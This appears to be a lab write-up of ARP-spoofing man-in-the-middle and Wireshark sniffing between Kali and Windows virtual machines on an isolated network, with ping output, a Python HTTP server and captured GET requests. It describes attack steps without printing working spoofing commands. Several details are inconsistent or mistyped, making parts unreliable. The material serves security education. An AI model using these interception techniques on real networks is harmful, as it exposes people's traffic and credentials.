Network Sniffing and Traffic Analysis Using Kali Linux and Windows

This lab demonstrates how an attacker with local network access can alter ARP tables to place themselves between a victim and the gateway, Unencrypted traffic, including HTTP and FTP, can be intercepted and examined once it is in this on-oath location. The exercise emphasizes the risk of outdated protocols and reaffirms how crucial network monitoring and encryption are in business settings.

Scope and Ethics

The goal of this project was to safely simulate man-in-the-middle attacks in a controlled virtual lab setting. All systems involved was a virtual machine that was privately owned and isolated from any external or production network.

Environment Details:

- Kali Linux used as the attacker machine
- Windows VM used as the victim machine
- VirtualBox internal/NAT network configuration
- No real-world infrastructure was affected during this project.

This ensures the exercise was performed ethically and strictly for educational and defensive research purposes.

Threat Scenario

The victim's local network is accessible to the simulated attacker via Layer 2. ARP inspection and encryption are not enforced by the network.

- Attacker Objectives:
- Intercept the network traffic
- Capture plaintext credentials
- Analyze sensitive data in transit
- Demonstrate user credential exposure risk

This scenario reflects common internal network risks in poorly segmented environments.

Technical Execution Overview

There were several phases to the attack.

First, ARP spoofing was initiated to contaminate the victim's and gateway's ARP caches. As a result, the attacker's computer was utilized to reroute communications between the two systems. Wireshark was used to capture packets after successful positioning was verified.

Observed Results:


- HTT GET queries in plaintext were visible
- Cleartext was used to record the FTP login details
- Network traffic verified that MITM placement was successful

MITRE ATT&CK Mapping

The techniques demonstrated align with established adversary behaviors documented by MITRE.

- **T1557.002–Adversary-in-the-Middle: ARP Cache Poisoning**
  - The threat actor manipulated ARP tables to intercept traffic between hosts.
- **T1040-Network Sniffing**
  - Intercepted network traffic was analyzed by using packet capture tools.


Architecture Diagram (Screenshot and PDF)



PDF Link: https://drive.google.com/file/d/1D5wtM7nUJeZ9V_rbnvXVXntswWh_7NE0/view?usp=sharing

1. Setup: Kali and Windows Virtual Machine

Figure 1. Kali Linux and Windows Virtual Machine via VirtualBox




This image displays two virtual machines (VMs) operating on the same concurrently on VirtualBox: Kali Linux (Left and Windows 10 (Right). For traffic analysis and security testing, this setup stimulates a local network environment.

Virtual Machine IP Addresses:

Windows VM: 192.168.56.101


Kali Linux VM: 192.168.56.102

Figure 2. Configured to Host-Only Adapter for Kali and Windows VM:



To ensure isolated communication between Kali and Windows without internet access, both VMs are configured to use a host-only adapter. This is essential to avoid outside interference while performing controlled testing.

Figure 3. Successful Ping Between Two VMs Kali Linux:



Windows:

```
   Default Gateway . . . . . . . . . :

C:\Users\Dhafin>ping 192.168.56.102

Pinging 192.168.56.102 with 32 bytes of data:
Reply from 192.168.56.102: bytes=32 time<1ms TTL=64
Reply from 192.168.56.102: bytes=32 time<1ms TTL=64
Reply from 192.168.56.102: bytes=32 time<1ms TTL=64
Reply from 192.168.56.102: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.56.102:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\Dhafin>
C:\Users\Dhafin>
```

This verifies that the two VM's are connected to the same virtual network. For traffic simulation, network connectivity is confirmed by the successful pin output from Kali to Windows and vice versa.

2. Tool Installation and Preparation

Kali Linux (Attacker Machine):

Kali Linux already come with the required pre-installed tool. The tools used for this project are:

- Arpsoof
- Dsniff
- Wireshark

Windows 10 (Victim Machine):

- Install a web server or stimulate browsing on the VM (e.g, HTTP website or FTP clients)
- A Python HTTP Server is also installed for simulating web traffic.
- Microsoft Edge is used for HTTPS requests.


Figure 1. Command to Start a Basic HTTP Server:

Command Prompt

```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Dhafin>python3 --version

C:\Users\Dhafin>python --version
Python 3.12.6

C:\Users\Dhafin>cd Desktop

C:\Users\Dhafin\Desktop>python -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::1 - - [19/Apr/2025 12:43:29] "GET / HTTP/1.1" 200 -
::1 - - [19/Apr/2025 12:43:30] code 404, message File not found
::1 - - [19/Apr/2025 12:43:30] "GET /favicon.ico HTTP/1.1" 404 -
```

Using Kali's integrated HTTP server in Python to host webpages on port 80. This stimulates a simple HTTP server for testing unencrypted web traffic.

Figure 2. http://localhost on Microsoft Edge after running the HTTP server:




Microsoft Edge on Windows VM is user to access the HTTP server that is operating on Kali, which enables me to capture HTTP packet and study GTE and POST requests.

3. Simulating and Capturing Traffic:


A. HTTP Decryption s Capture:

Figure 1. http://1G2 .168.56.101:80 server (Windows VM IP) used on Kali:



Demonstrates Kali's access to the Windows-hosted HTTP server. Requests and responses made during web interactions are recorded using this.

Figure 2. GET responses from Windows VM for every link clicked:



The browser captures and analyses every GET request with Wireshark. This helps in understanding what data is visible in unencrypted online sessions.

Figure 3. GET Requests Observations:

http

No.	Time	Source	Destination	Protocol	Length	Info
6	5.271166155	192.168.56.102	192.168.56.101	HTTP	429	GET /Cookies/ HTTP/1.1
9	5.273822279	192.168.56.101	192.168.56.102	HTTP	406	HTTP/1.0 404 No permission to list directory (text/html)
18	7.613766088	192.168.56.102	192.168.56.101	HTTP	427	GET /Links/ HTTP/1.1
21	7.616676731	192.168.56.101	192.168.56.102	HTTP	398	HTTP/1.0 200 OK (text/html)
30	8.963310370	192.168.56.102	192.168.56.101	HTTP	434	GET /3D%20Objects/ HTTP/1.1
33	8.966713795	192.168.56.101	192.168.56.102	HTTP	310	HTTP/1.0 200 OK (text/html)
42	10.071214775	192.168.56.102	192.168.56.101	HTTP	458	GET /3D%20Objects/desktop.ini HTTP/1.1
45	10.075684724	192.168.56.101	192.168.56.102	HTTP	352	HTTP/1.0 200 OK
54	13.526354074	192.168.56.102	192.168.56.101	HTTP	434	GET /3D%20Objects/ HTTP/1.1
57	13.529529069	192.168.56.101	192.168.56.102	HTTP	310	HTTP/1.0 200 OK (text/html)
65	15.834999955	192.168.56.102	192.168.56.101	HTTP	431	GET /NTUSER.DAT HTTP/1.1
68	15.840391203	192.168.56.101	192.168.56.102	HTTP	389	HTTP/1.0 404 File not found (text/html)
91	18.526166447	192.168.56.102	192.168.56.101	HTTP	440	GET /Application%20Data/ HTTP/1.1
94	18.528517909	192.168.56.101	192.168.56.102	HTTP	406	HTTP/1.0 404 No permission to list directory (text/html)

These packet captures demonstrate HTTP GET queries, which retrieves web page resources such as images or scripts from the HTTP server.

Figure 4. GET Request Example and Packet Details:

30	8.963310370	192.168.56.102	192.168.56.101	HTTP	434	GET /3D%20Objects/ HTTP/1.1
33	8.966713795	192.168.56.101	192.168.56.102	HTTP	310	HTTP/1.0 200 OK (text/html)
42	10.071214775	192.168.56.102	192.168.56.101	HTTP	458	GET /3D%20Objects/desktop.ini HTTP/1.1
45	10.075684724	192.168.56.101	192.168.56.102	HTTP	352	HTTP/1.0 200 OK
54	13.526354074	192.168.56.102	192.168.56.101	HTTP	434	GET /3D%20Objects/ HTTP/1.1
57	13.529529069	192.168.56.101	192.168.56.102	HTTP	310	HTTP/1.0 200 OK (text/html)
65	15.834999955	192.168.56.102	192.168.56.101	HTTP	431	GET /NTUSER.DAT HTTP/1.1
68	15.840391203	192.168.56.101	192.168.56.102	HTTP	389	HTTP/1.0 404 File not found (text/html)
91	18.526166447	192.168.56.102	192.168.56.101	HTTP	440	GET /Application%20Data/ HTTP/1.1
94	18.528517909	192.168.56.101	192.168.56.102	HTTP	406	HTTP/1.0 404 No permission to list directory (text/html)

```
▸ Frame 30: 434 bytes on wire (3472 bits), 434 bytes captured (3472 bits) on interface eth0, id 0
▸ Ethernet II, Src: PCSSystemtec_04:42:0f (08:00:27:04:42:0f), Dst: PCSSystemtec_29:bc:a4 (08:00:27:29:bc
▸ Internet Protocol Version 4, Src: 192.168.56.102, Dst: 192.168.56.101
▸ Transmission Control Protocol, Src Port: 53318, Dst Port: 80, Seq: 1, Ack: 1, Len: 380
▾ Hypertext Transfer Protocol
  ▾ GET /3D%20Objects/ HTTP/1.1\r\n
      Request Method: GET
      Request URI: /3D%20Objects/
      Request Version: HTTP/1.1
    Host: 192.168.56.101\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    Referer: http://192.168.56.101/\r\n
    Upgrade-Insecure-Requests: 1\r\n
    Priority: u=0, i\r\n
    \r\n
    [Response in frame: 33]
    [Full request URI: http://192.168.56.101/3D%20Objects/]
```

